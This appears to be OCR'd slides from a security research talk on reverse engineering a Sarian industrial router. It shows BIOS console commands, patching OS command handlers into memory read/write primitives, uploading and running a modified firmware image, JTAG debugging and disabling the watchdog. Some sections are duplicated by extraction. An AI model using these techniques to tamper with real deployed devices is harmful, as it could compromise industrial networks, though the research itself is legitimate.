xmodem <addr> – start xmodem download

tftp <file> <from ip> <our ip> – TFTP a file

tftps <file> <from ip> <our ip> – TFTP send a file

Sarian BIOS: ‘dmpreg’ command

```
Prefetch Abort Exception! Our exception

R0-3    00000000  4131c47c  00000040  4131c47c
R4-7    432fb8a8  40c1cc38  00000000  40c1d2a8
R8-11   00000001  40c1d3d0  00000000  00000001
R12-15  4131c140  432fb888  deadbee0  deadbee0
```

```
BIOS_printf("CPSR %08x  SP %08x  LR %08x  PC %08x  INSTR %08x\r\n", cpsr, dmp->SP, dmp->LR, dmp->PC, instr);
return BIOS_printf("CPSR %s\r\n\n", &v6);
```

```
Data Abort Exception! Exception in dmpreg while printing our exception info!

R0-3    76637a6e  deadbee0  432fb888  00435653
R4-7    400281ec  40c1cc38  400281ec  40c1d2a8
R8-11   00000001  400281ec  00000000  00000001
R12-15  60000013  432fb828  432fb840  40008898

CPSR 40000053  SP 432fb828  LR 432fb840  PC 40008898  INSTR 05910000
CPSR nZcviFt-SVC

0x432fb828: deadbee0 00000002 40c1cc44 76435a6e 2d746669 00435653
0x432fb840: 4002002e 00000001 432fb8a8 40008a48 80000000 432fb8a8
0x432fb858: 40c1cc38 00000000 40c1d2a8 00000001 40c1d3d0 40008b04
0x432fb870: 40c1d2a8 00000001 40c1d3d0 432fb8a8 40c1cc38 40000ba4
0x432fb888: 40c1d3d0 432fb8a8 00000000 00000000 00000000 00000000
  40008898:  05910000  ldreq   r0,[r1,#0]
```

Sarian BIOS: ‘dmpreg’ command

```
Prefetch Abort Exception! Our exception

R0-3    00000000  4131c47c  00000040  4131c47c
R4-7    432fb8a8  40c1cc38  00000000  40c1d2a8
R8-11   00000001  40c1d3d0  00000000  00000001
R12-15  4131c140  432fb888  deadbee0  deadbee0
```

```
BIOS_printf("CPSR %08x  SP %08x  LR %08x  PC %08x  INSTR %08x\r\n", cpsr, dmp->SP, dmp->LR, dmp->PC, instr);
return BIOS_printf("CPSR %s\r\n\n", &v6);
```

```
Data Abort Exception! Exception in dmpreg while printing our exception info!

R0-3    76637a6e  deadbee0  432fb888  00435653
R4-7    400281ec  40c1cc38  400281ec  40c1d2a8
R8-11   00000001  400281ec  00000000  00000001
R12-15  60000013  432fb828  432fb840  40008898

CPSR 40000053  SP 432fb828  LR 432fb840  PC 40008898  INSTR 05910000
CPSR nZcviFt-SVC

0x432fb828: deadbee0 00000002 40c1cc44 76435a6e 2d746669 00435653
0x432fb840: 4002002e 00000001 432fb8a8 40008a48 80000000 432fb8a8
0x432fb858: 40c1cc38 00000000 40c1d2a8 00000001 40c1d3d0 40008b04
0x432fb870: 40c1d2a8 00000001 40c1d3d0 432fb8a8 40c1cc38 40000ba4
0x432fb888: 40c1d3d0 432fb8a8 00000000 00000000 00000000 00000000
  40008898:  05910000  ldreq   r0,[r1,#0]
```

Sarian BIOS Power

BIOS console commands for reading and modifying memory have handlers with following prototypes:

```
void __fastcall BIOS_CLI_dump(signed int argc, char **argv)
void __fastcall BIOS_CLI_edit(signed int argc, char **argv)
```

OS command handlers to replace:

```
CLI_CMD_INFO <aInvalidParameterWhilePortIsEnab+0x24, CLI_led, 0> ; "led"
CLI_CMD_INFO <aLed2, CLI_led2, 0> ; "led2"
CLI_CMD_INFO <aLedmsk, CLI_ledmsk, 0> ; "ledmsk"
CLI_CMD_INFO <aFlashleds, CLI_flashleds, 0> ; "flashleds"
```

BIOS commands for executing modified OS image:
xmodem 40100000 // start uploading the modified image to RAM (in plain form)
go 40100000 // start execution of the modified image

Sarian BIOS Power


```
uptime
Uptime 0 Hrs 6 Mins 12 Seconds
OK
led 4085700040857000 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857010 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857020 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857030 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857040 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857050 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857060 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857070 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857080 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857090 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
408570a0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
408570b0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
408570c0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
408570d0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
408570e0 00 00 00 00 00 01 00 00  01 00 00 00 00 00 00 00   |................|
408570f0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|

OK
led2 40857000 l 41414141
OK
led2 40857010 l 41414141
OK
led2 40857014 l 72727272
OK
led 4085700040857000 41 41 41 41 00 00 00 00  00 00 00 00 00 00 00 00   |AAAA............|
40857010 41 41 41 41 72 72 72 72  00 00 00 00 00 00 00 00   |AAAArrrr........|
40857020 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857030 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857040 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857050 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
40857060 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   |................|
```


JTAG Debug

- Where JTAG hides?
  - We know JTAG pins for i.MX28 CPU from its reference manual
- Difficulties:
  - BGA chip
  - No obvious contacts on the board to which CPU JTAG could be connected
- Desoldering the CPU?
  - Why not!

JTAG Debug


R36 R33
Q2
RN9
C176
C161
R21
C173
C170
R90
U23
R103 C240
R104
R56
R55
R97
R40
R102
R12
Q6
C241
C71
C15
C239
C225
R36
R62
C54
C189
R75
C99
C42
C40
C44
Q7
R11
R13
C79
Y3
Q8
C75
C72
C78
R64 R63
RN3

JTAG Debug



JTAG Debug

- Our suite:
  - Bus Blaster v3 by Dangerous Prototypes
  - OpenOCD
  - gdb-multiarch
- Result:
  - OpenOCD recognizes the debugging target imx28 => JTAG is active
  - The router reboots after approx. 2 sec. after halting

JTAG Debug

```
BIOS_printf("Boot port:                %d\r\n", v9);
if ( *&byte_40028FD8 )
  v10 = "external";
else
  v10 = "internal";
BIOS_printf("Async clock:               %s", v10);
if ( *&byte_40028FD8 )
  BIOS_printf(" (%d Hz)\r\n");
else
  BIOS_printf("\r\n");
BIOS_printf("H/W Watchdog enabled: %s\r\n", "yes");
if ( byte_40028FDC )
  v11 = "yes";
else
  v11 = "no";
BIOS_printf("RS485 detected:        %s\r\n", v11);
BIOS_printf("Bios load address      %p\r\n", 0x40000000);
```

No options!

JTAG Debug


According to the CPU reference manual:

- HW_RTC_CTRL CPU register is responsible for enabling/disabling WDT
- To disable WDT, we need to write ‘1’ to the HW_RTC_CTRL_CLR register
- Addresses:
  - HW_RTC_CTRL – 0x80056000
  - HW_RTC_CTRL_CLR – 0x80056008

Disabling WDT from BIOS:

```
?>
>>dump 80056000 4
80056000 08 00 00 10
>>edit 80056008 l 00000010
>>dump 80056000 4
80056000 08 00 00 00
>>exit
Boot bios active!
```


SNMP: Stack Overflow Demo



